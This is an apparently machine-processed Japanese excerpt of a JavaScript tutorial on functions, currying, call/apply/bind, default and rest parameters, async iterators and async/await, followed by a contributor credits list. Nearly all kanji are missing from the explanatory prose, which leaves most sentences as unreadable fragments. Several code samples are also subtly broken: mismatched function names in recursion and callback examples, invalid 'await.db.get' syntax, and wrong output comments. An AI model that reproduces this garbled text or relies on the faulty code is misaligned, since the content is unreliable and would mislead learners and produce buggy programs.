ES6のきとなしは、どちらも`name`プロパティをします。

6

```
var foo = function () {}
console.log(foo.name); // outputs 'foo'

function foo () {}
console.log(foo.name); // outputs 'foo'

var foo = function bar () {}
console.log(foo.name); // outputs 'bar'
```

はなるであり、それをびすものです。

```
function factorial (n) {
    if (n <= 1) {
        return 1;
    }

    return n * factorial(n - 1);
}
```

のは、をすをするなをしています。

もう1つのは、ののをすることです。

```
function countEvenNumbers (arr) {
    // Sentinel value.  Recursion stops on empty array.
    if (arr.length < 1) {
        return 0;
    }
    // The shift() method removes the first element from an array
    // and returns that element. This method changes the length of the array.
    var value = arr.shift();

    // `value % 2 === 0` tests if the number is even or odd
    // If it's even we add one to the result of counting the remainder of
    // the array.  If it's odd, we add zero to it.
    return ((value % 2 === 0) ? 1 : 0) + countEvens(arr);
}
```

このようなが、ループをけるためにらかのセンチネルチェックをうことがです。ののでは、 nが1の、がし、びしのがびしスタックにされます。

カッシング

カリングとは、 nアーリー・ファンクションまたはnアーギュメントのを、ただ1つのアーギュメントをるnファンクションのシーケンスにすることです。

ユースケースいくつかののがのものよりもにな、カリングをしてをのにし、がするごとににをできます。これはです

- のがほとんどわらないたとえば、をハードコーディングするのではなく、そのをするをするがある。
- のカルトがされるに、カルトのがな。
- ののでのをする。

えば、プリズムのは、さ l 、 w 、およびさ h の3つののによってすることができる。

```
var prism = function(l, w, h) {
    return l * w * h;
}
```

こののカーリーバージョンはのようになります

```
function prism(l) {
    return function(w) {
        return function(h) {
            return l * w * h;
        }
    }
}
```

6

```
// alternatively, with concise ECMAScript 6+ syntax:
var prism = l => w => h => l * w * h;
```

これらののシーケンスは、 `prism(2)(3)(5)` でびすことができます。これは30とされます。

なライブラリなどがなければ、プレースホルダのがしているためJavaScriptES 5/6ではのがされています。したがって、 `var a = prism(2)(3)` をしてにされたをすることはできますが、 `prism()(3)(5)` はできません。

returnの

returnは、のをするのになです。 returnは、がまだされるコンテキストがわからないににです。

```
//An example function that will take a string as input and return
//the first character of the string.

function firstChar (stringIn){
    return stringIn.charAt(0);
}
```

このをするには、コードののにをくがあります。

ののとしてのをする

```
console.log(firstChar("Hello world"));
```

コンソールはのようになります。

```
> H
```

returnは、をします。

にをすると、returnステートメントがをすることがされます。

```
function firstChar (stringIn){
    console.log("The first action of the first char function");
    return stringIn.charAt(0);
    console.log("The last action of the first char function");
}
```

このようにこのをすると、のようになります。

```
console.log(firstChar("JS"));
```

コンソーール

```
> The first action of the first char function
> J
```

がしたので、returnのにメッセーージはされません。

のにまたがるをす

JavaScriptでは、、1のコーードをのにけてみやすくするか、またはすることができます。これはなJavaScriptです

```
var
    name = "bob",
    age = 18;
```

JavaScriptが`var`ようななステーートメントをると、のをてをさせます。しかし、 `return`でじミスをした、したがられません。

```
return
    "Hi, my name is "+ name + ". " +
    "I'm "+ age + " years old.";
```

このコーードはります`undefined`ため`return` 、それはJavascriptでなステーートメントであるので、それはをするために、のにはえません。 `return`をのにするがあるは、するにりのにをします。

```
return "Hi, my name is " + name + ". " +
    "I'm " + age + " years old.";
```

またはによるのけし

JavaScriptでは、すべてのがしされます。がにしいをりてると、そのはびしにはされません。

```
var obj = {a: 2};
function myfunc(arg){
    arg = {a: 5}; // Note the assignment is to the parameter variable itself
}
myfunc(obj);
console.log(obj.a); // 2
```

しかし、そのようなのネストされたプロパティにするは、びしにされます。

```
var obj = {a: 2};
function myfunc(arg){
    arg.a = 5; // assignment to a property of the argument
```

```
}
myfunc(obj);
console.log(obj.a); // 5
```

これは、 することにより、コ―ルとしてることができますはそれにしいをりてることによって、びしのオブジェクトをすることはできませんが、それは、びしのオブジェクトをさせることができます。

やのようなプリミティブなのはであるため、がそれらをするはありません

```
var s = 'say';
function myfunc(arg){
    arg += ' hello'; // assignment to the parameter variable itself
}
myfunc(s);
console.log(s); // 'say'
```

がとしてされたオブジェクトをしたいが、にびしのオブジェクトをしたくない、のをりてするがあります。

6

```
var obj = {a: 2, b: 3};
function myfunc(arg){
    arg = Object.assign({}, arg); // assignment to argument variable, shallow copy
    arg.a = 5;
}
myfunc(obj);
console.log(obj.a); // 2
```

のインプレ―スのとして、はにづいてしいをし、それをすことができます。びしはそれをとしてされたのにもりてることができます。

```
var a = 2;
function myfunc(arg){
    arg++;
    return arg;
}
a = myfunc(a);
console.log(obj.a); // 3
```

としみ

は、プログラマがとできるようにする2つのみみをっている`this`なったを`call`と`apply`。

あるオブジェクトそのプロパティであるオブジェクトでするは、ののあるオブジェクトでするようにできるため、これはです。さらに、は、ES6のspread `...` とに、としてワンショットでえることができます。

```
let obj = {
    a: 1,
```

```
    b: 2,
    set: function (a, b) {
        this.a = a;
        this.b = b;
    }
};

obj.set(3, 7); // normal syntax
obj.set.call(obj, 3, 7); // equivalent to the above
obj.set.apply(obj, [3, 7]); // equivalent to the above; note that an array is used

console.log(obj); // prints { a: 3, b: 5 }

let myObj = {};
myObj.set(5, 4); // fails; myObj has no `set` property
obj.set.call(myObj, 5, 4); // success; `this` in set() is re-routed to myObj instead of obj
obj.set.apply(myObj, [5, 4]); // same as above; note the array

console.log(myObj); // prints { a: 3, b: 5 }
```

5

ECMAScript 5では、 `call()`および`apply()`ほかに**`bind()`**というのメソッドがされ、 **`this`**のをのオブジェクトににし**`this`**ます。

それはの2つとはくったをします。 `bind()`ののは、 `this`しいのです。のすべてのは、しいににするのあるきパラメ―タをします。

```
function showName(label) {
    console.log(label + ":" + this.name);
}
var student1 = {
     name: "Ravi"
};
var student2 = {
     name: "Vinod"
};

// create a function just for student1
var showNameStudent1 = showName.bind(student1);
showNameStudent1("student1"); // outputs "student1:Ravi"

// create a function just for student2
var showNameStudent2 = showName.bind(student2, "student2");
showNameStudent2(); // outputs "student2:Vinod"

// attaching a method to an object doesn't change `this` value of that method.
student2.sayName = showNameStudent1;
student2.sayName("student2"); // outputs "student2:Ravi"
```

デフォルトパラメ―タ

ECMAScript 2015ES6のに、パラメ―タのデフォルトをのようにりてることができました

```
function printMsg(msg) {
  msg = typeof msg !== 'undefined' ? // if a value was provided
```

```
        msg :                           // then, use that value in the reassignemnt
        'Default value for msg.';       // else, assign a default value
  console.log(msg);
}
```

ES6では、のとりてがになったしいがされました。

6

```
function printMsg(msg='Default value for msg.') {
    console.log(msg);
}
```

```
printMsg(); // -> "Default value for msg."
printMsg(undefined); // -> "Default value for msg."
printMsg('Now my msg in different!'); // -> "Now my msg in different!"
```

また、がびされたときにパラメ―タ―がつからなかった、そのは`undefined`としてされます をしてにすることでできます。

6

```
let param_check = (p = 'str') => console.log(p + ' is of type: ' + typeof p);

param_check(); // -> "str is of type: string"
param_check(undefined); // -> "str is of type: string"

param_check(1); // -> "1 is of type: number"
param_check(this); // -> "[object Window] is of type: object"
```

デフォルトとしてのlおよびパラメ―タの

デフォルトのパラメ―タのは、、、またはなオブジェクトにされません。をデフォルトとしてすることもできます`callback = function(){}`

6

```
function foo(callback = function(){ console.log('default'); }) {
    callback();
}

foo(function (){
    console.log('custom');
});
// custom

foo();
//default
```

デフォルトをしてできるののがあります。

-

にされたパラメータは、のパラメータののデフォルトとしてできます。
- インラインは、デフォルトをパラメータにりてるときにされます。
- されているのじスコープにするは、デフォルトでできます。
- りをデフォルトにするために、をびすことができます。

6

```
let zero = 0;
function multiply(x) { return x * 2;}

function add(a = 1 + zero, b = a, c = b + a, d = multiply(c)) {
    console.log((a + b + c), d);
}

add(1);               // 4, 4
add(3);               // 12, 12
add(2, 7);            // 18, 18
add(1, 2, 5);         // 8, 10
add(1, 2, 5, 10);     // 8, 20
```

のりをしいびしのデフォルトにする

6

```
let array = [1]; // meaningless: this will be overshadowed in the function's scope
function add(value, array = []) {
  array.push(value);
  return array;
}
add(5);         // [5]
add(6);         // [6], not [5, 6]
add(6, add(5)); // [5, 6]
```

arguments とさ

argumentsオブジェクトは、デフォルトではないパラメータ、つまりがびされたときににされるパラメータのみをします。

6

```
function foo(a = 1, b = a + 1) {
    console.info(arguments.length, arguments);
    console.log(a,b);
}

foo();         // info: 0 >> []      | log: 1, 2
foo(4);        // info: 1 >> [4]     | log: 4, 5
foo(5, 6);     // info: 2 >> [5, 6] | log: 5, 6
```

がな

のをけれるをするには、にじて2つのがあります。

5

がびされるたびに、にされたすべてのをむArrayのようなオブジェクトがスコープにあります。これにインデックスをけたり、これをりしたりすることで、へのアクセスがになります。

```
function logSomeThings() {
    for (var i = 0; i < arguments.length; ++i) {
        console.log(arguments[i]);
    }
}

logSomeThings('hello', 'world');
// logs "hello"
// logs "world"
```

にじて、 `arguments`をのにすることができます。 にたオブジェクトをにする

6

ES6から、 りの `...` をしてをのパラメータでできます。これは、そののをするをします

```
function personLogsSomeThings(person, ...msg) {
   msg.forEach(arg => {
       console.log(person, 'says', arg);
   });
}

personLogsSomeThings('John', 'hello', 'world');
// logs "John says hello"
// logs "John says world"
```

ものでびすことができます。

```
const logArguments = (...args) => console.log(args)
const list = [1, 2, 3]

logArguments('a', 'b', 'c', ...list)
// output: Array [ "a", "b", "c", 1, 2, 3 ]
```

このは、ののをのにするためにでき、のりしiterableでできます `apply`はのようなオブジェクトのみをけれます。

```
const logArguments = (...args) => console.log(args)
function* generateNumbers() {
  yield 6
  yield 5
  yield 4
}

logArguments('a', ...generateNumbers(), ...'pqr', 'b')
// output: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]
```

オブジェクトのをする

6

ES6

```
myFunction.name
```

MDNについての。 2015、IEをくすべてのなブラウザでします。

5

ES5

へのがあるは、のをできます。

```
function functionName( func )
{
    // Match:
    // - ^           the beginning of the string
    // - function    the word 'function'
    // - \s+         at least some white space
    // - ([\w\$]+)   capture one or more valid JavaScript identifier characters
    // - \(          followed by an opening brace
    //
    var result = /^function\s+([\w\$]+)\(/.exec( func.toString() )

    return result ? result[1] : ''
}
```

なアプリケーション

currying とに、にされるのをらすために、なアプリケーションがされます。カレーリングとはなり、は1つがるはありません。

この...

```
function multiplyThenAdd(a, b, c) {
    return a * b + c;
}
```

...は、に2をけて、されたに10をするのをするためにできます。

```
function reversedMultiplyThenAdd(c, b, a) {
    return a * b + c;
}

function factory(b, c) {
    return reversedMultiplyThenAdd.bind(null, c, b);
}
```

```
var multiplyTwoThenAddTen = factory(2, 10);
multiplyTwoThenAddTen(10); // 30
```

の「」は、にのパラメ―タをすることをする。

のを1つにまとめることは、プログラミングのなプラクティスです。

は、たちのデ―タがするパイプラインをって、にコンポジショントラックのをにスナップするようなものでするだけです。

あなたはいくつかのからめます

6

```
const capitalize = x => x.replace(/^\w/, m => m.toUpperCase());
const sign = x => x + ',\nmade with love';
```

トラックをにできます。

6

```
const formatText = compose(capitalize, sign);

formatText('this is an example')
//This is an example,
//made with love
```

NB Compositionは、こののようには`compose`とばれるユ―ティリティによってされます。

`compose`は、くのJavaScriptユ―ティリティ―ライブラリ lodash 、 rambdaなどにありますが、のようななからめることもできます。

6

```
const compose = (...funs) =>
  x =>
  funs.reduce((ac, f) => f(ac), x);
```

オンラインでをむ https://riptutorial.com/ja/javascript/topic/186/

104: イテレータ

き

`async`は、をすです。がするまでにを`await`から、をします。

イテレータをすると、 `for-of`ループをしてコレクションをループすることができます。

イテレータは、が`for-await-of`ループをし`for-await-of`ことができるであるコレクションです。

イテレータはステージ3のです。らは`--harmony-async-iteration`でChrome Canary 60に`--harmony-async-iteration`

- * asyncGenerator{}
- yieldはasyncOperationWhichReturnsAPromiseをします。
- awaitasyncGeneratorの{/ *はからのされた* /}

イテレータは、Observableのプッシュストリームではなく、 プルストリームです。

につリンク

-
- らのいの
- イベントの

Examples

JavaScript `Iterator`は、 `.next()`メソッドをつオブジェクト`value : <any>`これは、 `value : <any>`で`done : <boolean>`オブジェクトである`IteratorItem`をします。

JavaScript `AsyncIterator`は`.next()`メソッドをつオブジェクトで、ののである`Promise<IteratorItem>`をします。

AsyncIteratorをするには、 ジェネレータのをします。

```
/**
 * Returns a promise which resolves after time had passed.
 */
const delay = time => new Promise(resolve => setTimeout(resolve, time));

async function* delayedRange(max) {
  for (let i = 0; i < max; i++) {
    await delay(1000);
    yield i;
  }
}
```

`delayedRange`はをとり、 `AsyncIterator`をします。これは、0からそのに1でをします。

```
for await (let number of delayedRange(10)) {
  console.log(number);
}
```

`for await of` loopは、しいシンタックスの1つです。だけでなく、ジェネレータもできます。ループので、られたPromisesであることをえておいてくださいはアンラップされているので、Promiseはされています。ループので、あなたがられたをうことができる、 `for await of`ループがあなたにわってをちます。

のでは、ログがされるまで、1、ログ0、の、ログ1などをします。そので、 `AsyncIterator`がさ`done`、 `for await of`ループの`AsyncIterator`がします。

オンラインでイテレータをむ https://riptutorial.com/ja/javascript/topic/5807/イテレータ

105: コールバックでイテレータをにする

き

コールバックをする、スコープをするがあります。 にループにある。このなでは、をしないかとなをします。

Examples

ったコードは、なぜこのキーのがバグにつながるのかをることができますか

```
var pipeline = {};
// (...) adding things in pipeline

for(var key in pipeline) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
    pipeline[key].count++;
  });
}
```

は、 **var**キーのインスタンスが1つしかないことです。すべてのコールバックはじキーインスタンスをします。コールバックがするで、キーはされているがく、をけっているをしていないがあります。

しいき

```
var pipeline = {};
// (...) adding things in pipeline

var processOneFile = function(key) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
    pipeline[key].count++;
  });
};

// verify it is not growing
for(var key in pipeline) {
  processOneFileInPipeline(key);
```

```
}
```

しいをすることによって、でキーをスコープしているので、すべてのコールバックにはのキーインスタンスがあります。

オンラインでコールバックでイテレータをにするをむ
https://riptutorial.com/ja/javascript/topic/8133/コールバックでイテレータをにする

106: async / await

き

`async`と`await`インラインアクションをするためにし、のに。これにより、またはコールバックコードのメンテナンスがはるかににになります。

`async`キーワードをつは`Promise`し、そのでびすことができます。

`async function`のでは、 `await`キーワードはの`Promise`にすることができ、がされたに`await`れたにすべてのがされます。

- foo{
  ...
  asyncCallをつ
  }
- {...}
- async=> {...}
- async=> {
  const data = asyncCallをします。
  console.logdata}

は、とののです。コードをみやすく、しやすく、エラーをよりにらえることができ、インデントのレベルがくなります。

Examples

き

`async`としてされたは、アクションをできますが、ききにえるです。それがしたは、 `await`キーワードをし`await` 、 プロミスがまたはするのをつにをすることです。

は、ECMAScript 2017にみむのステージ4「」です。

たとえば、ベースのFetch APIをすると、のようになります 。

```
async function getJSON(url) {
    try {
        const response = await fetch(url);
        return await response.json();
    }
    catch (err) {
        // Rejections in the promise will get thrown here
        console.error(err.message);
    }
}
```

はにPromiseをします。したがって、のでもできます。

スタイル

```
const getJSON = async url => {
    const response = await fetch(url);
    return await response.json();
}
```

インデントがない

```
function doTheThing() {
    return doOneThing()
        .then(doAnother)
        .then(doSomeMore)
        .catch(handleErrors)
}
```

の

```
async function doTheThing() {
    try {
        const one = await doOneThing();
        const another = await doAnother(one);
        return await doSomeMore(another);
    } catch (err) {
        handleErrors(err);
    }
}
```

りがではなく、ではないことにし、のネイティブエラー`try/catch`をします。

しているの

`await`キーワードをするは、オペレータのをにいておくがあります。

の`getUnicorn()`をびすがあり、`Unicorn`クラスのインスタンスにするPromiseをすとします。に、そのクラスの`getSize()`メソッドをしてユニコーンのサイズをします。

のコードをてください

```
async function myAsyncFunction() {
    await getUnicorn().getSize();
}
```

すると、それはとわれますが、そうではありません。ののために、のものとです

```
async function myAsyncFunction() {
    await (getUnicorn().getSize());
```

```
}
```

ここでは、Promiseオブジェクトの`getSize()`メソッドをびそうとします。これはたちがむものではありません。

わりに、々はにユニコーンをつがあることをすためにをし、の`getSize()`メソッドをびすがあり`getSize()`

```
async function asyncFunction() {
    (await getUnicorn()).getSize();
}
```

もちろん。たとえば、 `getUnicorn()`があっても`getSize()`メソッドがであったなど、のバージョンがながありました。

とした

`async`は`Promise`をきえません。それらは、をにするためのキーワードをします。らはです

```
async function doAsyncThing() { ... }

function doPromiseThing(input) { return new Promise((r, x) => ...); }

// Call with promise syntax
doAsyncThing()
    .then(a => doPromiseThing(a))
    .then(b => ...)
    .catch(ex => ...);

// Call with await syntax
try {
    const a = await doAsyncThing();
    const b = await doPromiseThing(a);
    ...
}
catch(ex) { ... }
```

promiseのをするはすべて、 `await`をし`await`きすことができます。

```
function newUnicorn() {
  return fetch('unicorn.json')                      // fetch unicorn.json from server
  .then(responseCurrent => responseCurrent.json()) // parse the response as JSON
  .then(unicorn =>
    fetch('new/unicorn', {                          // send a request to 'new/unicorn'
        method: 'post',                             // using the POST method
        body: JSON.stringify({unicorn})             // pass the unicorn to the request body
    })
  )
  .then(responseNew => responseNew.json())
  .then(json => json.success)                       // return success property of response
  .catch(err => console.log('Error creating unicorn:', err));
 }
```

このは、のようにasync / awaitをしてきえることができます。

```
async function newUnicorn() {
  try {
    const responseCurrent = await fetch('unicorn.json'); // fetch unicorn.json from server
    const unicorn = await responseCurrent.json();        // parse the response as JSON
    const responseNew = await fetch('new/unicorn', {     // send a request to 'new/unicorn'
      method: 'post',                                    // using the POST method
      body: JSON.stringify({unicorn})                    // pass the unicorn to the request
body
    });
    const json = await responseNew.json();
    return json.success                                  // return success property of
response
  } catch (err) {
    console.log('Error creating unicorn:', err);
  }
}
```

newUnicorn()このasyncはPromiseをすようにえますが、にはのキーワードをawaitます。それぞれがPromiseしたので、にたちはではなくのまりをっていました。

には、それをfunction*ジェネレータとえることができ、それぞれがyield new Promiseことをawaitています。しかし、をけるためには、それぞれののがにとされます。これは、にのキーワードasyncがなまた、をびすときにawaitキーワードは、Javascriptにこのりしのオブザーバをにするようにするためです。 async function newUnicorn()によってされたPromiseは、このりしがするとされます。

には、それをするはありません。をすのをawaitて、 asyncはジェネレータのをします。

asyncをのようにびすことができ、またはasyncをawaitことができます。 .then()わずにをできるのとじように、をawaitはありません。

また、することができますasync をすると、すぐにそのコードをする

```
(async () => {
  await makeCoffee()
  console.log('coffee is ready!')
})()
```

でループすることをつ

async await inループをする、これらののいくつかがするがあります。

forEachでforEachするだけでは、 Unexpected tokenエラーがします。

```
(async() => {
 data = [1, 2, 3, 4, 5];
 data.forEach(e => {
   const i = await somePromiseFn(e);
   console.log(i);
 });
```

```
})();
```

これは、ってのをブロックとしてたことがです。 `await`は`async`ではないコールバックのコンテキストでわれます。
インタプリタはたちをのエラーからりますが、 `forEach`コールバックに`async`をすると、エラーはスローされません。これではするとうかもしれませんが、どおりにしません。

```
(async() => {
  data = [1, 2, 3, 4, 5];
  data.forEach(async(e) => {
    const i = await somePromiseFn(e);
    console.log(i);
  });
  console.log('this will print first');
})();
```

これは、コールバックのは、のではなく、をできるためです。

> あなたはをするasyncForEachをくことができ、asyncForEach `await asyncForEach(async (e) => await somePromiseFn(e), data )`ようなことができます。しかし、これをうにはよりいがあります。それはにループをうことです。

`for-of`ループまたは`for/while`ループをすることができます。どちらをするかはではありません。

```
(async() => {
  data = [1, 2, 3, 4, 5];
  for (let e of data) {
    const i = await somePromiseFn(e);
    console.log(i);
  }
  console.log('this will print last');
})();
```

しかし、のキャッチがあります。このソリューションは`somePromiseFn`へのびしがするのを`somePromiseFn`から、のびしをします。
これは、 `somePromiseFn`びしをににしたいにはですが、にするは、 `Promise.all`を`await`があります。

```
(async() => {
 data = [1, 2, 3, 4, 5];
 const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
 console.log(...p);
})();
```

`Promise.all`は、のパラメータとしてのをけり、をします。アレイのすべてのがされると、されたもされます。たちはそのを`await`おり、されたらたちのはすべてです。

のはにです。 `somePromiseFn`は、タイムアウトのあるエコーとしてできます。 babel-replのサンプ

ルをなくともstage-3プリセットでしてみて、をすることができます。

```
function somePromiseFn(n) {
 return new Promise((res, rej) => {
   setTimeout(() => res(n), 250);
 });
}
```

パラレル

くの、をしてするがあります。 async / await プロポーザルでこれをサポートするがありますが、awaitことはをつため、 Promise.allのをにPromise.allしてさせることができます

```
// Not in parallel

async function getFriendPosts(user) {
    friendIds = await db.get("friends", {user}, {id: 1});
    friendPosts = [];
    for (let id in friendIds) {
        friendPosts = friendPosts.concat( await db.get("posts", {user: id}) );
    }
    // etc.
}
```

これは、それぞれののをシリアルにするためにクエリをしますが、にできます。

```
// In parallel

async function getFriendPosts(user) {
    friendIds = await.db.get("friends", {user}, {id: 1});
    friendPosts = await Promise.all( friendIds.map(id =>
      db.get("posts", {user: id})
    );
    // etc.
}
```

これはIDのリストをループしてのをします。 すべてのがするのをawaitでしょう。 Promise.allはそれらを1つのにまとめますが、してされます。

オンラインでasync / awaitをむ https://riptutorial.com/ja/javascript/topic/925/-async---await-

クレジット

S. No		Contributors
1	JavaScriptをいめる	2426021684, A.M.K, Abdelaziz Mokhnache, Abhishek Jain, Adam, AER, Ala Eddine JEBALI, Alex Filatov, Alexander O'Mara, Alexandre N., a--m, Aminadav, Anders H, Andrew Sklyarevsky, Ani Menon, Anko, Ankur Anand, Ashwin Ramaswami, AstroCB, ATechieThought, Awal Garg, baranskistad, Bekim Bacaj, bfavaretto, Black, Blindman67, Blundering Philosopher, Bob_Gneu, Brandon Buck, Brett Zamir, bwegs, catalogue_number, CD.., Cerbrus, Charlie H, Chris, Christoph, Clonkex, Community, cswl, Daksh Gupta, Daniel Stradowski, daniellmb, Darren Sweeney, David Archibald, David G., Derek, Devid Farinelli, Domenic, DontVoteMeDown, Downgoat, Egbert S, Ehsan Sajjad, Ekin, Emissary, Epodax, Everettss, fdelia, Flygenring, fracz, Franck Dernoncourt, Frederik.L, gbraad, gcampbell, geek1011, gman, H. Pauwelyn, hairboat, Hatchet, haykam, hirse, Hunan Rostomyan, hurricane-player, Ilyas Mimouni, Inanc Gumus, inetphantom, J F, James Donnelly, Jared Rummler, jbmartinez, Jeremy Banks, Jeroen, jitendra varshney, jmattheis, John Slegers, Jon, Joshua Kleveter, JPSirois, Justin Horner, Justin Taddei, K48, Kamrul Hasan, Karuppiah, Kirti Thorat, Knu, L Bahr, Lambda Ninja, Lazzaro, little pootis, m02ph3u5, Marc, Marc Gravell, Marco Scabbiolo, MasterBob, Matas Vaitkevicius, Mathias Bynens, Mattew Whitt, Matthew Lewis, Max, Maximillian Laumeister, Mayank Nimje, Mazz, MEGADEVOPS, Michał Perłakowski, Michele Ricciardi, Mike C, Mikhail, mplungjan, Naeem Shaikh, Naman Sancheti, NDFA, ndugger, Neal, nicael, Nick , nicovank, Nikita Kurtin, noɥʎdʎzɐɔO, Nuri Tasdemir, nylki, Obinna Nwakwue, orvi, Peter LaBanca, ppovoski, Radouane ROUFID, Rakitić, RamenChef, Richard Hamilton, robertc, Rohit Jindal, Roko C. Buljan, ronnyfm, Ryan, Saroj Sasmal, Savaratkar, SeanKendle, SeinopSys, shaN, Shiven, Shog9, Slayther, Sneh Pandya, solidcell, Spencer Wieczorek, ssc-hrep3, Stephen Leppik, Sunnyok, Sverri M. Olsen, SZenC, Thanks in advantage, Thriggle, tnga, Tolen, Travis Acton, Travis J, trincot, Tushar, Tyler Sebastian, user2314737, Ven, Vikram Palakurthi, Web_Designer, XavCo7, xims, Yosvel Quintero, Yury Fedorov, Zaz, zealoushacker, Zze
2	.postMessageと	Michał Perłakowski, Ozan

	MessageEvent	
3	AJAX	Angel Politis, Ani Menon, hirse, Ivan, Jeremy Banks, jkdev, John Slegers, Knu, Mike C, MotKohn, Neal, SZenC, Thamaraiselvam, Tiny Giant, Tot Zam, user2314737
4	BOMブラウザオブジェクトモデル	Abhishek Singh, CroMagnon, ndugger, Richard Hamilton
5	execCommandおよびcontenteditable	Lambda Ninja, Mikhail, Roko C. Buljan, rvighne
6	IndexedDB	A.M.K, Blubberguy22, Parvez Rahaman
7	Javascriptのデータ	csander, Matas Vaitkevicius
8	JavaScriptの	haykam, Nikola Lukic, tiffon
9	javascriptをしてCSSのカスタムを/する	Anurag Singh Bisht, Community, Mike C
10	JavaScript	Christian
11	JSON	2426021684, Alex Filatov, Aminadav, Amitay Stern, Andrew Sklyarevsky, Aryeh Harris, Ates Goral, Cerbrus, Charlie H, Community, cone56, Daniel Herr, Daniel Langemann, daniellmb, Derek , Fczbkk, Felix Kling, hillary.fraley, Ian, Jason Sturges, Jeremy Banks, Jivings, jkdev, John Slegers, Knu, LiShuaiyuan, Louis Barranqueiro, Luc125, Marc, Michał Perłakowski, Mike C, nem035, Nhan, oztune, QoP, renatoargh, royhowie, Shog9, sigmus, spirit, Sumurai8, trincot, user2314737, Yosvel Quintero, Zhegan
12	Linters - コードの	daniphilia, L Bahr, Mike McCaughan, Nicholas Montaño, Sumner Evans
13	requestAnimationFrame	HC_, kamoroso94, Knu, XavCo7
14	WebSockets	A.J, geekonaut, kanaka, Leonid, Naeem Shaikh, Nick Larsen , Pinal, Sagar V, SEUH
15	WebAPI	Jeremy Banks, Matthew Crumley, Peter Bielak, still_learning
16	アンチパターン	A.M.K, Anirudha, Cerbrus, Mike C, Mike McCaughan
17	イベント	Angela Amarapala
18	イベントループ	Domenic

19	インターバルとタイムアウト	Araknid, Daniel Herr, George Bailey, jchavannes, jkdev, little pootis, Marco Scabbiolo, Parvez Rahaman, pzp, Rohit Jindal, SZenC, Tim, Wolfgang
20	ウェブストレージ	2426021684, arbybruce, hiby, jbmartinez, Jeremy Banks, K48, Marco Scabbiolo, mauris, Mikhail, Roko C. Buljan, transistor09, Yumiko
21	エスケープシーケンス	GOTO 0
22	エラー	iBelieve, Jeremy Banks, jkdev, Knu, Mijago, Mikki, RamenChef, SgtPooki, SZenC, towerofnix, uitgewis
23	オブジェクト	Alberto Nicoletti, Angelos Chalaris, Boopathi Rajaa, Borja Tur, CD.., Charlie Burns, Christian Landgren, Cliff Burton, CodingIntrigue, CroMagnon, Daniel Herr, doydoy44, et_l, Everettss, Explosion Pills, Firas Moalla, FredMaggiowski, gcampbell, George Bailey, iBelieve, jabacchetta, Jan Pokorný, Jason Godson, Jeremy Banks, jkdev, John, Jonas W., Jonathan Walters, kamoroso94, Knu, Louis Barranqueiro, Marco Scabbiolo, Md. Mahbubul Haque, metal03326, Mike C, Mike McCaughan, Morteza Tourani, Neal, Peter Olson, Phil, Rajaprabhu Aravindasamy, rolando, Ronen Ness, rvighne, Sean Mickey, Sean Vieira, ssice, stackoverfloweth, Stewartside, Sumurai8, SZenC, XavCo7, Yosvel Quintero, zhirzh
24	カスタム	Jeremy Banks, Neal
25	クッキー	James Donnelly, jkdev, pzp, Ronen Ness, SZenC
26	クラス	BarakD, Black, Blubberguy22, Boopathi Rajaa, Callan Heard, Cerbrus, Chris, Fab313, fson, Functino, GantTheWanderer, Guybrush Threepwood, H. Pauwelyn, iBelieve, ivarni, Jay, Jeremy Banks, Johnny Mopp, Krešimir Čoko, Marco Scabbiolo, ndugger, Neal, Nick, Peter Seliger, QoP, Quartz Fog, rvighne, skreborn, Yosvel Quintero
27	コールバック	A.M.K, Aadit M Shah, David González, gcampbell, gman, hindmost, John, John Syrinek, Lambda Ninja, Marco Scabbiolo, nem035, Rahul Arora, Sagar V, simonv
28	コメント	Andrew Myers, Brett Zamir, Liam, pinjasaur, Roko C. Buljan
29	コンストラクタ	Ajedi32, JonMark Perry, Mike C, Scimonster
30	コンソール	A.M.K, Alex Logan, Atakan Goktepe, baga, Beau, Black, C L K Kissane, cchamberlain, Cerbrus, CPHPython, Daniel Käfer, David Archibald, DawnPaladin, dodopok, Emissary,

		givanse, gman, Guybrush Threepwood, haykam, hirnwunde, Inanc Gumus, Just a student, Knu, Marco Scabbiolo, Mark Schultheiss, Mike C, Mikhail, monikapatel, oztune, Peter G, Rohit Shelhalkar, Sagar V, SeinopSys, Shai M., SirPython, svarog, thameera, Victor Bjelkholm, Wladimir Palant, Yosvel Quintero, Zaz
31	サーバーイベント	svarog, SZenC
32	ジオロケーション	chrki, Jeremy Banks, jkdev, npdoty, pzp, XavCo7
33	シンボル	Alex Filatov, cswl, Ekin, GOTO 0, Matthew Crumley, rfsbsb
34	セキュリティの	programmer5000
35	セッターとゲッター	Badacadabra, Joshua Kleveter, MasterBob, Mike C
36	セット	Alberto Nicoletti, Arun Sharma, csander, HDT, Liam, Louis Barranqueiro, Michał Perłakowski, Mithrandir, mnoronha, Ronen Ness, svarog, wuxiandiejia
37	タイムスタンプ	jkdev, Mikhail
38	チルダ	ansjun, Tim Rijavec
39	データ	Racil Hilan, Yosvel Quintero
40	データ	VisioN
41	テールコールの	adamboro, Blindman67, Matthew Crumley, Raphael Rosa
42	デストラクションのりて	Anirudh Modi, Ben McCormick, DarkKnight, Frank Tan, Inanc Gumus, little pootis, Luís Hendrix, Madara Uchiha, Marco Scabbiolo, nem035, Qianyue, rolando, Sandro, Shawn, Stephen Leppik, Stides, wackozacko
43	デバッグ	A.M.K, Atakan Goktepe, Beau, bwegs, Cerbrus, cswl, DawnPaladin, Deepak Bansal, depperm, Devid Farinelli, Dheeraj vats, DontVoteMeDown, DVJex, Ehsan Sajjad, eltonkamami, geek1011, George Bailey, GingerPlusPlus, J F , John Archer, John Slegers, K48, Knu, little pootis, Mark Schultheiss, metal03326, Mike C, nicael, Nikita Kurtin, nyarasha, oztune, Richard Hamilton, Sumner Evans, SZenC, Victor Bjelkholm, Will, Yosvel Quintero
44	テンプレートリテラル	Charlie H, Community, Downgoat, Everettss, fson, Jeremy Banks, Kit Grose, Quartz Fog, RamenChef
45	トランスペアリング	adriennetacke, Captain Hypertext, John Syrinek, Marco

		Bonelli, Marco Scabbiolo, Mike McCaughan, Pyloid, ssc-hrep3
46	ナビゲータオブジェクト	Angel Politis, cone56, Hardik Kanjariya ツ
47	バイナリデータ	Akshat Mahajan, Jeremy Banks, John Slegers, Marco Bonelli
48	バッテリーステータス API	cone56, metal03326, Thum Choon Tat, XavCo7
